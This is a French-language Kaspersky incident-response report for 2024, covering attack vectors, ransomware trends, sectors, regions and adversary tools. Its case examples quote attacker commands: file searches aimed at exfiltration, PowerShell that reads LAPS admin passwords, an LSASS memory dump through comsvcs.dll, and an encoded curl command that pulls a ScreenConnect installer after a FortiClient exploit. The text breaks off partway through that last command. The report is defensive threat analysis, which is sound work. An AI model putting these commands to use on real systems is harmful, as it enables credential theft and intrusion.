kaspersky bring on the future

2024

Rapport d'analystes

Réponse aux incidents

Table des matières

Résumé exécutif

Vecteurs d'attaque initiaux

39 %
Exploitation d'application exposée au public

31 %
Comptes valides

13 %
Relation de confiance

Recommandations

- Mettre en œuvre une politique de mot de passe solide et une authentification multi-facteurs
- Supprimer l'accès public aux ports de gestion
- Établir une politique de tolérance zéro en matière de gestion des correctifs

Se déplacer et exécuter ses activités

Recommandations

- Mettre en œuvre des règles de détection pour les outils largement utilisés par les adversaires
- Mener des activités fréquentes et régulières d'évaluation des compromis
- Déployer un ensemble d'outils de sécurité fournissant une télémétrie de type EDR

22 %
Mimikatz

20 %
PsExec

15 %
SoftPerfect Network Scanner

Impact

42 %
Fichiers chiffrés

17 %
Fuites de données

11 %
Implantation de persistance en anticipation d'actions futures

Recommandations

- Sauvegarder régulièrement toutes les données critiques et stocker les sauvegardes de manière sécurisée
- Mettre en place un contrôle d'accès en fonction des rôles
- Travailler avec un partenaire de réponse aux incidents pour garantir des temps de réponse rapides

24 %
Industrie

16 %
Gouvernement

13 %
Finance

Découvrez les adversaires et attaques ciblant votre secteur d'activité et votre zone géographique afin d'établir des priorités parmi les investissements en sécurité

51 %
CEI

16 %
Moyen-Orient

11 %
Europe

Vue des indicateurs des opérations de sécurité

Durée de l'attaque

Éclair
(heures et jours)
< 1 jour

Moyenne
(semaines)
13 jours

Longue durée
(mois)
253 jours

La plupart des attaques rapides sont des incidents avec des conséquences visibles et des attaques de type rançongiciel

Raisons de la détection

39 %
Fichiers chiffrés

10 %
Fichier suspect

18 %
Activité suspecte des terminaux

10 %
Activité réseau suspecte

Les notifications des outils de sécurité concernant les activités suspectes permettent de détecter les attaques à des stades plus précoces et d'en atténuer les conséquences

Durée de remédiation

33 heures
(attaques éclaires)

40 heures
(attaques moyennes)

50 heures
(attaques longues)

Si vous souhaitez réduire le temps de remédiation, commencez à préparer votre équipe de réponse aux incidents avant l'incident

Aperçu et recommandations

- En 2024, nous avons constaté une augmentation significative du nombre de comptes valides utilisés par des attaquants pour accéder à des infrastructures ciblées. Cette tendance illustre le nombre croissant d'entreprises ciblées par des courtiers d'accès initiaux (IAB), qui revendent ces accès sur le dark web en vue de futures attaques. Dans le contexte du rançongiciel en tant que service (RaaS), les IAB jouent un rôle fondamental en permettant aux cybercriminels de rationaliser leurs attaques. Ces victimes étaient donc déjà compromises, et certains identifiants avaient déjà fuité sans conséquences visibles. Ces cas soulignent l'importance d'activités fréquentes d'évaluation des compromissions.
- Une tendance qui demeure inchangée depuis plusieurs années est celle du rançongiciel. En 2024, 41,6 % des incidents étaient liés à ce type de menace, contre 33,3 % l'année précédente. Les rançongiciels devraient rester la principale menace pour les organisations du monde entier dans un avenir proche.
- LockBit était responsable de 43,6 % des infections, suivi de Babuk (9,1 %) et Phobos (5,5 %). 2024 a également vu l'apparition de **nouvelles familles de rançongiciels, comme ShrinkLocker et Ymir.**
- L'année 2024 a également été marquée par une utilisation significative de Mimikatz (21,8 %) et de PsExec (20,0 %). Ces outils sont couramment utilisés en phase de post-exploitation pour l'extraction de mots de passe et les mouvements latéraux.

Les outils les plus populaires de 2024

Mimikatz **22 %**

PsExec **20 %**

Nouvelles menaces découvertes par l'équipe GERT

Notre équipe a fait de nombreuses découvertes importantes et intéressantes en 2024, de nouvelles familles de programmes malveillants, comme ShrinkLocker[1] et Ymir[2], aux campagnes sophistiquées, comme Tusk[3], en passant par l'exploitation à grande échelle de CVE-2023-48788[4]. Au cours des missions de réponse aux incidents, nos experts ont également repéré des attaquants utilisant la version divulguée de l'outil de génération de LockBit 3.0[5] et la variante Elpaco-Mimic[6].

Activités APT

26,3 % de toutes les attaques ont été perpétrées par des groupes connus. Un tiers d'entre elles (31,7 %) n'ont pas pu être attribuées à un groupe spécifique. BlackJack a été le groupe le plus actif, avec 9,8 % des attaques, contre environ 5 % pour GREF, DarkStar et CloudAtlas, également très présents. Les entreprises industrielles, les institutions financières et les organismes gouvernementaux ont été les plus touchés par les attaques ciblées, représentant respectivement 26,8 %, 19,5 % et 19,5 % de l'ensemble de ces attaques.

1 SecureList. ShrinkLocker : Transformer BitLocker en rançongiciel

2 SecureList. Ymir : un nouveau rançongiciel furtif dans la nature

3 SecureList. Tusk : démêler une campagne d'espionnage complexe

4 SecureList. Des attaquants exploitent activement une vulnérabilité corrigée de FortiClient EMS dans la nature

5 SecureList. Utiliser le constructeur LockBit pour générer des rançongiciels ciblés

6 SecureList. Analyse d'Elpaco : une variante de Mimic

Introduction

Ce rapport d'analyste contient des informations sur les cyber-attaques étudiées par Kaspersky en 2024. Kaspersky propose une large gamme de services, depuis la réponse aux incidents à l'enquête numérique en passant par l'analyse des programmes malveillants, pour aider les organisations touchées par des incidents liés à la sécurité informatique. Les données utilisées dans ce rapport proviennent d'une collaboration avec des organisations qui ont demandé de l'aide pour répondre à des incidents ou organisé des événements professionnels pour leurs équipes internes de réponse aux incidents. Les services d'enquête et de réponse aux incidents sont fournis par l'équipe Global Emergency Response Team (GERT) de Kaspersky, avec des experts de Russie, d'Europe, d'Asie, des Amériques, du Moyen-Orient et d'Afrique.

Les statistiques nous aident à identifier les tendances relatives aux menaces les plus pertinentes pour les organisations dans plusieurs secteurs économiques et régions du monde. Cela nous permet de développer des méthodes de protection prioritaires et de formuler des recommandations qui, une fois mises en œuvre, aideront les organisations à améliorer leur niveau de sécurité et à se préparer à répondre aux incidents à l'avenir, en prévenant ou en minimisant les dommages causés par des attaques. Cela nous donne également un aperçu du paysage des menaces par région et par secteur d'activité.

À propos de Kaspersky Incident Response

Kaspersky Incident Response (RI) fournit une analyse complète et détaillée des incidents de sécurité. Le service couvre l'ensemble du processus d'investigation et de réponse, y compris la réponse initiale, la collecte de preuves, l'identification du vecteur d'attaque principal, ainsi que l'élaboration d'un plan de remédiation. Grâce à son intégration à Kaspersky Security Services[7], votre organisation est équipée pour contenir et neutraliser les menaces en toute confiance.

7 Kaspersky Security Services

Répartition géographique des demandes de services IR

L'année 2024 a marqué un changement dans la répartition géographique de la couverture du service. La région du Moyen-Orient est passée à la deuxième place sur le plan des demandes de réponses aux incidents, avec 15,7 % des demandes, reléguant les Amériques à la quatrième place. La CEI[8] reste en tête avec 50,6 % des demandes et continue de croître.

Figure 1

Répartition géographique des demandes de services Kaspersky Incident Response en 2024

CEI[8]
2024 – 50,6 %
2023 – 47,3 %

Moyen-Orient
2024 – 15,7 %
2023 – 10,9 %

Europe
2024 – 10,8 %
2023 – 9,1 %

Amériques
2024 – 10,2 %
2023 – 21,8 %

APAC
2024 – 7,3 %
2023 – 3,6 %

Afrique
2024 – 5,4 %
2023 – 7,3 %

Ngwxk tmmtvd?
Px'ox zhm rhnk utvd,
vhgmtvm nl

Le décalage est constitué des deux premiers chiffres de l'année de fondation de Kaspersky

Contactez-nous


8 Communauté des États indépendants (Arménie, Azerbaïdjan, Biélorussie, Kazakhstan, Kirghizstan, Moldavie, Russie, Tadjikistan, Ouzbékistan)

Secteurs d'activité

Aujourd'hui, toute organisation est vulnérable aux cyberattaques, comme en témoignent les statistiques de demandes observées dans les différents secteurs d'activité. L'année dernière, ce sont les secteurs industriel, gouvernemental et financier qui nous ont le plus sollicités. Cela s'explique en grande partie par le nombre d'employés et des niveaux d'informatisation plus élevés, ce qui augmente leur surface d'attaque. Par conséquent, ce type d'organisation est à la fois plus vulnérable aux attaques et plus attrayant pour les cybercriminels.

Figure 2

Répartition des demandes de services Kaspersky Incident Response par secteur d'activité



Maturité organisationnelle

En examinant plus en détail les raisons des demandes de service Kaspersky Incident Response par les organisations, nous pouvons les diviser en deux groupes.

Groupe I

(raisons et impact déjà connus au moment de la demande)

Ces victimes prennent généralement conscience de l'attaque une fois qu'elle a déjà eu lieu et que les dommages sont visibles.

Fichiers chiffrés	41.6 %
Fuites de données	16.9 %
Défacement	1.7 %
Vol d'argent	0.6 %
Service indisponible	0.6 %

Groupe II

(attaques avec indicateurs d'activité suspecte)

D'après les résultats de notre analyse, voici les effets de ces activités suspectes :

Implantation de persistance en anticipation d'actions futures	10.7 %
Active Directory compromis	9.6 %
Aucun (fausse alarme)	5.6 %
Compromission de compte	4.5 %
Aucun (attaque évitée ou non terminée)	4.5 %
Destruction de données	3.4 %
Manipulation de données	0.6 %

Bien entendu, certains de ces incidents pourraient également évoluer vers des incidents plus graves. Les détecter à un stade plus précoce de l'attaque permet d'en minimiser l'impact.

Durée de l'attaque

Les incidents peuvent être classés en trois catégories caractérisées par le temps nécessaire pour arrêter les cybercriminels, la durée de réponse aux incidents, l'accès initial et l'impact de l'attaque.

Attaques éclairs
(heures et jours)

Les attaques par rançongiciel les plus rapides et agressives posent un véritable défi, y compris pour les centres de sécurité expérimentés. Il s'agit principalement de comportements bruyants de la part des attaquants, exploitant des cibles faciles — des vulnérabilités publiques et facilement identifiables.

Moyenne
(semaines)

Les rançongiciels ont rendu de nombreuses attaques impossibles à distinguer des attaques plus rapides (attaques de type "Éclair"). Dans de nombreux cas au sein de ce type d'attaque, on observe un délai important entre l'accès initial et les étapes suivantes de l'attaque.

Longue durée
(un mois ou plus)

Périodes irrégulières de phases actives et passives au cours de l'attaque. La durée des phases actives est très similaire à celle du groupe précédent (moyenne).

Vecteur initial

Attaques éclairs	Moyenne	Longue durée
Comptes valides	Exploitation d'une application exposée au public, Relation de confiance	Exploitation d'une application exposée au public, relation de confiance, comptes valides

Pourcentage d'attaques

Attaques éclairs	Moyenne	Longue durée
44.5 %	20.3 %	35.2 %

Durée moyenne (médiane)

Attaques éclairs	Moyenne	Longue durée
< 1 jour	13 jours	253 jours

Durée de réponse aux incidents (médiane)

Attaques éclairs	Moyenne	Longue durée
33 heures	**40 heures**	**50 heures**


Impact

Attaques éclairs	Moyenne	Longue durée
Données chiffrées	Données chiffrées et vol d'argent	Données chiffrées et fuites de données

Raisons de la demande de service

Figure 3

Raisons des demandes de services Kaspersky Incident Response par zone géographique



Vrais positifs

Fichiers chiffrés	38.9 %
Activité suspecte des terminaux	18.2 %
Fichier suspect	10.1 %
Activité réseau suspecte	10.1 %
Fuites de données	6.6 %
Accès non autorisé	5.6 %
Alerte des outils de sécurité	5.6 %
Message électronique suspect	1.5 %
Vol d'argent	0.5 %

Fausses alertes

Activité réseau suspecte	42.9 %
Activité suspecte des terminaux	35.7 %
Fichier suspect	7.1 %


Les activités suspectes figurent parmi les motifs de demande les plus fréquents en 2024, car elles peuvent indiquer la présence d'attaquants sur le réseau. Cependant, les activités suspectes sont également la principale source de fausses alertes. Malgré cela, nous recommandons d'enquêter sur toutes les activités suspectes afin de s'assurer qu'aucune attaque réelle n'a été manquée.

Vecteur d'attaque initial

Depuis de nombreuses années, les applications accessibles publiquement constituent le principal vecteur d'attaque initial. En 2024, elles se classent à nouveau au premier rang, avec 39,2 % des incidents. Les relations de confiance ont augmenté par rapport à 2023, mais restent en troisième position à 12,8 %. Les comptes valides restent le deuxième vecteur le plus courant, avec 31,4 %. Nous avons également constaté que l'hameçonnage reste un vecteur initial prévalent, utilisé dans près d'un cas sur dix.

Figure 4


Vecteur d'attaque initial et conséquences



D'après ces statistiques, on peut conclure que, quel que soit le vecteur initial des cyberattaques, le temps de détection est principalement influencé par le niveau de sécurité informatique de l'organisation. Par exemple, les attaques utilisant les vecteurs les plus populaires peuvent passer inaperçues pendant plusieurs jours, voire plusieurs mois.

Figure 5

Accès initial et durée de l'attaque



Outils des adversaires

Dans presque toutes les investigations, les adversaires utilisent des outils légitimes à différents stades de l'attaque. Si certains groupes de cybercriminels utilisent souvent leurs propres outils permettant de les identifier, d'autres outils largement répandus, comme Mimikatz ou PsExec, peuvent être utilisés par presque tout le monde pour l'extraction de mots de passe et le mouvement latéral en post-exploitation.

Distribution et fréquence des outils utilisés lors des incidents

Fréquent, 8–22 %	Moyen, 4–8 %	Rare, 1–4 %
Mimikatz	ProcDump	BloodHound
PsExec	PowerShell	Process Hacker
SoftPerfect Network Scanner	Impacket	Nmap
	ADRecon	NSSM
	gs-netcat	WMIC
Ngrok	Advanced Port Scanner	DiskCryptor
AnyDesk	Chisel	gmer.exe
	Advanced IP Scanner	Remcom
	netscan.exe	LaZagne

Les attaquants utilisent le plus souvent une série d'utilitaires pour prendre le contrôle à distance, contourner les défenses et explorer l'infrastructure de la victime.

Commande et contrôle	18.9 %	AnyDesk, SSH, gs-netcat, Revsocks, Gost, Cloudflared, RDP, PuTTy, Tactical RMM
Contournement des défenses	18.3 %	Chisel, Process Hacker, Localtonet, gmer, Kavremvr, Tor, FRP, HRSword, PCHunter, IObit Unlocker, Neo-reGeorg, Defender Control, TDSSKiller
Détection	15.2 %	SoftPerfect Network Scanner, NetScan, Advanced Port Scanner, Advanced IP Scanner, ADRecon, FScan, BloodHound, Nmap, LAN Search Pro, Everything, PingCastle, adPEAS
Exécution	12.2 %	PsExec, PowerShell, SMBExec, WMIC, NSSM, Wmiexec, MeshAgent, Remcom, WSO WebShell, ATExec, WinSW, PAExec
Accès aux identifiants	11.6 %	Mimikatz, ProcDump, SecretsDump, LaZagne, CredentialsFileView, Nanodump, WebBrowserPassView, XenAllPasswordPro, Gosecretsdump, grabFF
Impact	9.8 %	BitLocker, DiskCryptor, Eraser, WipeDisk, SDelete
Collecte	4.9 %	7zip, WinRAR, 7z, Adminer, SharpHound, Raw Copy, FileZilla
Mouvement latéral	3.7 %	Impacket, Cobalt Strike, PowerSploit, Metasploit, NXC, Havoc
Exfiltration	3.7 %	Ngrok, Rclone, WinSCP, WinGet, Wget, MEGASync
Augmentation des privilèges	1.8 %	Invoke-sAMSpoofing, EfsPotato, JuicyPotato

Exemples d'utilisation d'outils dans des cas réels

Intrusion par rançongiciel : Détection de fichiers et de répertoires

Identificateur : T1083[9] **Tactique : Détection**

Après l'intrusion, les acteurs malveillants à l'origine du rançongiciel LockBit ont eu recours aux identifiants compromis et au protocole RDP pour accéder à un serveur de fichiers et ont utilisé les recherches de l'Explorateur de fichiers pour identifier les fichiers contenant des mots clés et des dates en particulier :

```
"Restricted" OR ="Confidential" OR ="Private" OR ="Operational & Inventory" OR ~="Finance" datemodified: 1/1/2022..today
"Balance" datemodified: 1/1/2022..today
"ssn" OR ="Restricted" OR ="Confidential" OR ="Private" OR ~="Operational & Inventory" datemodified: 1/1/2022..today
"tax" OR ="Income Statement" OR ="Balance" OR ="Cash" OR ="Financial Footnotes" OR ="Compensations" OR ="Customer
Information" OR ="Employee Data" OR ~="Intellectual Property" datemodified: 1/1/2022..today
```

À l'aide de ces filtres, les attaquants ont identifié les fichiers critiques dans le serveur de fichiers et ont créé un fichier zip pour exfiltrer les informations afin de pousser la victime à effectuer un paiement.

Détection de compte : Compte domaine

Identificateur : T1087.002[10] **Tactique : Détection**

Une fois dans l'infrastructure, l'acteur malveillant a utilisé PowerShell pour exécuter une série d'instructions afin de :

- Installer des modules supplémentaires pour gérer Active Directory :

```
Import-Module ActiveDirectory
Install-Module ActiveDirectory
Register-PSRepository -Name "PSGallery" -SourceLocation "https://www.powershellgallery.com/api/v2/" -InstallationPolicy
Trusted
Set-PSRepository -Name "PSGallery" -InstallationPolicy Trusted
Install-PackageProvider -Name NuGet -MinimumVersion 2.8.5.201 -Force
Register-PSRepository -Default -InstallationPolicy Trusted
Install-Module -Name ActiveDirectory -Force
```

- Gérer les comptes de domaine :

```
Import-Module .\Microsoft.ActiveDirectory.Management.dll -Verbose
Unlock-ADAccount -Identity "<edited>"
Get-LAPS
```

- Confirmer l'installation de modules particuliers :

```
gc "c:\program files\LAPS\CSE\Admpwd.dll"
```

- Obtenir des informations sur les contrôleurs de domaine et les comptes privilégiés :

```
$laps = Get-ADComputer -Filter * -Properties ms-Mcs-AdmPwd,ms-Mcs-
AdmPwdExpirationTime -Server <edited> | ? {$.'ms-Mcs-AdmPwd'} | select Name,ms-Mcs-
AdmPwd,@{label="ExpDate";Expression={([datetime]::FromFileTime([convert]::ToInt64($.'ms-
Mcs-AdmPwdExpirationTime')))}}
nltest /domain_controllers
nltest /dclist
nltest /dclist:<domain_edited>
Import-Module AdmPwd.PS
```

9 T1083 : Détection de fichiers et de répertoires

10 T1087.002 : Détection de compte : Compte domaine

Installer automatiquement un service après intrusion : Récupération des identifiants du système d'exploitation

Identificateur : T1003[11] **Tactique : Credential access**

Une fois dans l'infrastructure, plusieurs groupes déploient des scripts automatisés pour configurer des tâches ou installer des services. Dans ce cas-ci, l'auteur malveillant a installé un service pour créer une image mémoire et extraire des détails du service LSASS. Pour échapper à certaines solutions de sécurité, une technique intéressante impliquant un caractère spécial, comme décrite ici, a été utilisée : https://github.com/login-securite/lsassy/blob/master/lsassy/dumpmethod/comsvcs.py

```
%COMSPEC% /Q /c cMD.eXE /Q /c for /f "tokens=1,2 delims= " ^%A in ('"tasklist /fi "Imagename eq lsass.exe" | find
"lsass""') do rundll32.exe C:\windows\System32\comsvcs.dll, #+0000^24 ^%B \Windows\Temp\<random_name>.tar full
```

Analyse à grande échelle pour identifier et exploiter la vulnérabilité CVE-2023-48788 : Persistance par l'utilisation d'outils RRM

Identificateur : T1219[12] **Tactique : Commande et contrôle**

Après avoir identifié une version vulnérable de FortiClient EMS exposée à Internet, plusieurs acteurs malveillants ont utilisé des outils RMM (surveillance et gestion à distance) et des programmes malveillants pour installer des applications et obtenir une persistance dans l'infrastructure compromise. L'équipe GERT a analysé et confirmé la présence de plusieurs charges utiles déployées lors de ces attaques qui ont tiré parti de cette vulnérabilité non corrigée[13].

Après avoir exploité la vulnérabilité, les attaquants ont configuré une commande PowerShell sur le système exploité pour faciliter l'installation d'un outil de gestion à distance, comme ScreenConnect :

```
POWERSHELL.EXE -COMMAND ""ADD-TYPE -ASSEMBLYNAME SYSTEM.WEB; CMD.EXE /C ([SYSTEM.WEB.
HTTPUTILITY]::URLDECODE("""%63%75%72%6C%20%2D%6F%20%43%3A%5C%75%70%64%61%74%65%2E%65%78%65%20%22%68%74%74%70%73%3A%2F%2F
%69%6E%66%69%6E%69%74%79%2E%73%63%72%65%65%6E%63%6F%6E%6E%65%63%74%2E%63%6F%6D%2F%42%69%6E%2F%53%63%72%65%65%6E%43%6F%
6E%6E%65%63%74%2E%43%6C%69%65%6E%74%53%65%74%75%70%2E%65%78%65%3F%65%3D%41%63%63%65%73%73%26%79%3D%47%75%65%73%74%22%20
